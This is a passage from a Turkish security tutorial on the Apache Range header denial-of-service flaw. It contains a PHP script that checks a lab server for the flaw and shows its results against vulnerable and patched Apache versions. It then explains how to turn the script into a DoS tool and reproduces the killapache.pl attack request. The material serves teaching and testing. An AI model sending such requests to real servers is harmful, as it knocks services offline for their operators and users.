ve dökümanın tamamını bir yanıt pakette dönerdi.

Eğer bu php script'inde gönderilen pakete karşılık gelen yanıt paketinin içeriğine bakmak istersek echo komutu ile ilgili yanıt paket içeriğini ekrana basabiliriz:

```
<?php
function check_range_vuln($host,$port=80,$timeout=10){
	$range = '0-';
	for($i=0;$i<20;$i++){
		$range .= ",5-$i";
	}

	$error_code = null;
	$error = null;

	$socket = fsockopen($host,$port,$error_code,$error,$timeout);
	$packet = "HEAD / HTTP/1.1\r\nHost: $host\r\nRange:bytes=$range\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n";
	fwrite($socket,$packet);
	$result = fread($socket,2048);

	//check to see if "Partial" is in the response
	if(strstr($result,"Partial") !== false){
		echo $result . "<br><br>";
		return "Target is vulnerable";
	}
	echo $result . "<br><br>";
	return "Target is not vulnerable";
}

echo check_range_vuln("192.168.0.21",80,10);
?>
```


Bu php script'i bu haliyle zafiyetli apache web sunucuya (Apache 2.2.19 - Ubuntu Server 14.04 sanal makinasına) doğru çalıştırıldığında dönen http yanıtı ekrana gelecektir:



(Açıklık Testi Php Script'i ile Hedef Apache Sunucuyu Test Etme)

Görüldüğü üzere yanıt paket içeriğinde 206 Partial bilgisi gelmiştir ve script kodu ile "Target is vulnerable" notu ekrana basılmıştır. Dolayısıyla sunucunun mantıksız (geçersiz) parça taleplerine 206 Partial ile olumlu cevap verdiği görülmüştür. Yani sunucu zafiyetlidir.

Bu php script'i yine bu haldeyken bu sefer zafiyete sahip olmayan apache web sunucuya (ana makinadaki 2.4.x sürümündeki apache sunucuya) doğru çalıştırıldığında dönen http yanıt ekrana gelecektir:



(Açıklık Testi Php Script'i ile Diğer Apache Sunucuyu Test Etme)

Görüldüğü üzere yanıt paket içeriğinde 200 OK bilgisi gelmiştir ve script kodu ile “Target is not vulnerable” notu ekrana basılmıştır. Dolayısıyla sunucunun mantıksız (geçersiz) parça taleplerine 200 OK ile parça cevabı vermediği ve bunun yerine dökümanın tamamını yanıt olarak döndüğü görülmüştür. Yani sunucu zafiyete sahip değildir.

Not:

Bu php script’teki for döngüsünde yer alan limit değerini 20’den 1300’e çıkarırsak ve oluşan bu paketi sonsuz döngüde sürekli gönder dersek bir dos saldırısı script’i hazırlamış oluruz. Örneğin apache range saldırısı yapan apachekiller.pl script’i bahsedilen limit değerine sahip içerikteki paketi defaatle gönderme işini yapmaktadır.

killapache.pl script’inin gönderdiği talep paketi:

(Tek Satır Olarak Oku)

(link: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/)

HEAD / HTTP/1.1Host: 127.0.0.1Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,5-5,5-6,5-7,5-8,5-9,5-10,5-11,5-12,5-13,5-14,5-15,5-16,5-17,5-18,5-19,5-20,5-21,5-22,5-23,5-24,5-25,5-26,5-27,5-28,5-29,5-30,5-31,5-32,5-33,5-34,5-35,5-36,5-37,5-38,5-39,5-40,5-41,5-42,5-43,5-44,5-45,5-46,5-47,5-48,5-49,5-50,5-51,5-52,5-53,5-54,5-55,5-56,5-57,5-58,5-59,5-60,5-61,5-62,5-63,5-64,5-65,5-66,5-67,5-68,5-69,5-70,5-71,5-72,5-73,5-74,5-75,5-76,5-77,5-78,5-79,5-80,5-81,5-82,5-83,5-84,5-85,5-86,5-87,5-88,5-89,5-90,5-91,5-92,5-93,5-94,5-95,5-96,5-97,5-98,5-99,5-100,5-101,5-102,5-103,5-104,5-105,5-106,5-107,5-108,5-109,5-110,5-111,5-112,5-113,5-114,5-115,5-116,5-117,5-118,5-119,5-120,5-121,5-122,5-123,5-124,5-125,5-126,5-127,5-128,5-129,5-130,5-131,5-132,5-133,5-134,5-135,5-136,5-137,5-138,5-139,5-140,5-141,5-142,5-143,5-144,5-145,5-146,5-147,5-148,5-149,5-150,5-151,5-152,5-153,5-154,5-155,5-156,5-157,5-158,5-159,5-160,5-161,5-162,5-163,5-164,5-165,5-166,5-167,5-168,5-169,5-170,5-171,5-172,5-173,5-174,5-175,5-176,5-177,5-178,5-179,5-180,5-181,5-182,5-183,5-184,5-185,5-186,5-187,5-188,5-189,5-190,5-191,5-192,5-193,5-194,5-195,5-196,5-197,5-198,5-199,5-200,5-201,5-202,5-203,5-204,5-205,5-206,5-207,5-208,5-209,5-210,5-211,5-212,5-213,5-214,5-215,5-216,5-217,5-218,5-219,5-220,5-221,5-222,5-223,5-224,5-225,5-226,5-227,5-228,5-229,5-230,5-231,5-232,5-233,5-234,5-235,5-236,5-237,5-238,5-239,5-240,5-241,5-242,5-243,5-244,5-245,5-246,5-247,5-248,5-249,5-250,5-251,5-252,5-253,5-254,5-255,5-256,5-257,5-258,5-259,5-260,5-261,5-262,5-263,5-264,5-265,5-266,5-267,5-268,5-269,5-270,5-271,5-272,5-273,5-274,5-275,5-276,5-277,5-278,5-279,5-280,5-281,5-282,5-283,5-284,5-285,5-286,5-287,5-288,5-289,5-290,5-291,5-292,5-293,5-294,5-295,5-296,5-297,5-298,5-299,5-300,5-301,--CUT--1016,5-1017,5-1018,5-1019,5-1020,5-1021,5-1022,5-1023,5-1024,5-1025,5-1026,5-1027,5-1028,5-1029,5-1030,5-1031,5-1032,5-1033,5-1034,5-1035,5-1036,5-1037,5-1038,5-1039,5-1040,5-1041,5-1042,5-1043,5-1044,5-1045,5-1046,5-1047,5-1048,5-1049,5-1050,5-1051,5-1052,5-1053,5-1054,5-1055,5-1056,5-1057,5-1058,5-1059,5-1060,5-1061,5-1062,5-1063,5-1064,5-1065,5-1066,5-1067,5-1068,5-1069,5-1070,5-1071,5-1072,5-1073,5-1074,5-1075,5-1076,5-1077,5-1078,5-1079,5-1080,5-1081,5-1082,5-1083,5-1084,5-1085,5-1086,5-1087,5-1088,5-1089,5-1090,5-1091,5-1092,5-1093,5-1094,5-1095,5-1096,5-1097,5-1098,5-1099,5-1100,5-1101,5-1102,5-1103,5-1104,5-1105,5-1106,5-1107,5-1108,5-1109,5-1110,5-1111,5-1112,5-1113,5-1114,5-1115,5-1116,5-1117,5-1118,5-1119,5-1120,5-1121,5-1122,5-1123,5-1124,5-1125,5-1126,5-1127,5-1128,5-1129,5-1130,5-1131,5-1132,5-1133,5-1134,5-1135,5-1136,5-1137,5-1138,5-1139,5-1140,5-1141,5-1142,5-1143,5-1144,5-1145,5-1146,5-1147,5-1148,5-1149,5-1150,5-1151,5-1152,5-1153,5-1154,5-1155,5-1156,5-1157,5-1158,5-1159,5-1160,5-1161,5-1162,5-1163,5-1164,5-1165,5-1166,5-1167,5-1168,5-1169,5-1170,5-1171,5-1172,5-1173,5-1174,5-1175,5-1176,5-1177,5-1178,5-1179,5-1180,5-1181,5-1182,5-1183,5-1184,5-1185,5-1186,5-1187,5-1188,5-1189,5-1190,5-1191,5-1192,5-1193,5-1194,5-1195,5-1196,5-1197,5-1198,5-1199,5-1200,5-1201,5-1202,5-1203,5-1204,5-1205,5-1206,5-1207,5-

1208,5-1209,5-1210,5-1211,5-1212,5-1213,5-1214,5-1215,5-1216,5-1217,5-1218,5-1219,5-1220,5-1221,5-1222,5-1223,5-1224,5-1225,5-1226,5-1227,5-1228,5-1229,5-1230,5-1231,5-1232,5-1233,5-1234,5-1235,5-1236,5-1237,5-1238,5-1239,5-1240,5-1241,5-1242,5-1243,5-1244,5-1245,5-1246,5-1247,5-1248,5-1249,5-1250,5-1251,5-1252,5-1253,5-1254,5-1255,5-1256,5-1257,5-1258,5-1259,5-1260,5-1261,5-1262,5-1263,5-1264,5-1265,5-1266,5-1267,5-1268,5-1269,5-1270,5-1271,5-1272,5-1273,5-1274,5-1275,5-1276,5-1277,5-1278,5-1279,5-1280,5-1281,5-1282,5-1283,5-1284,5-1285,5-1286,5-1287,5-1288,5-1289,5-1290,5-1291,5-1292,5-1293,5-1294,5-1295,5-1296,5-1297,5-1298,5-1299Accept-Encoding: gzipConnection: close

Kaynaklar:

https://lwn.net/Articles/456723/
https://www.rapid7.com/db/modules/auxiliary/dos/http/apache_range_dos
http://apache-range-exploit.com/
https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/
https://www.hackersgarage.com/apache-killer-denial-of-service-flaw-in-apache-webserver.html
http://apache-range-exploit.com/
https://www.freesoft.org/CIE/RFC/2068/225.htm
https://stackoverflow.com/questions/19290033/http-byte-ranges-and-multipart-byteranges-alternatives
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Range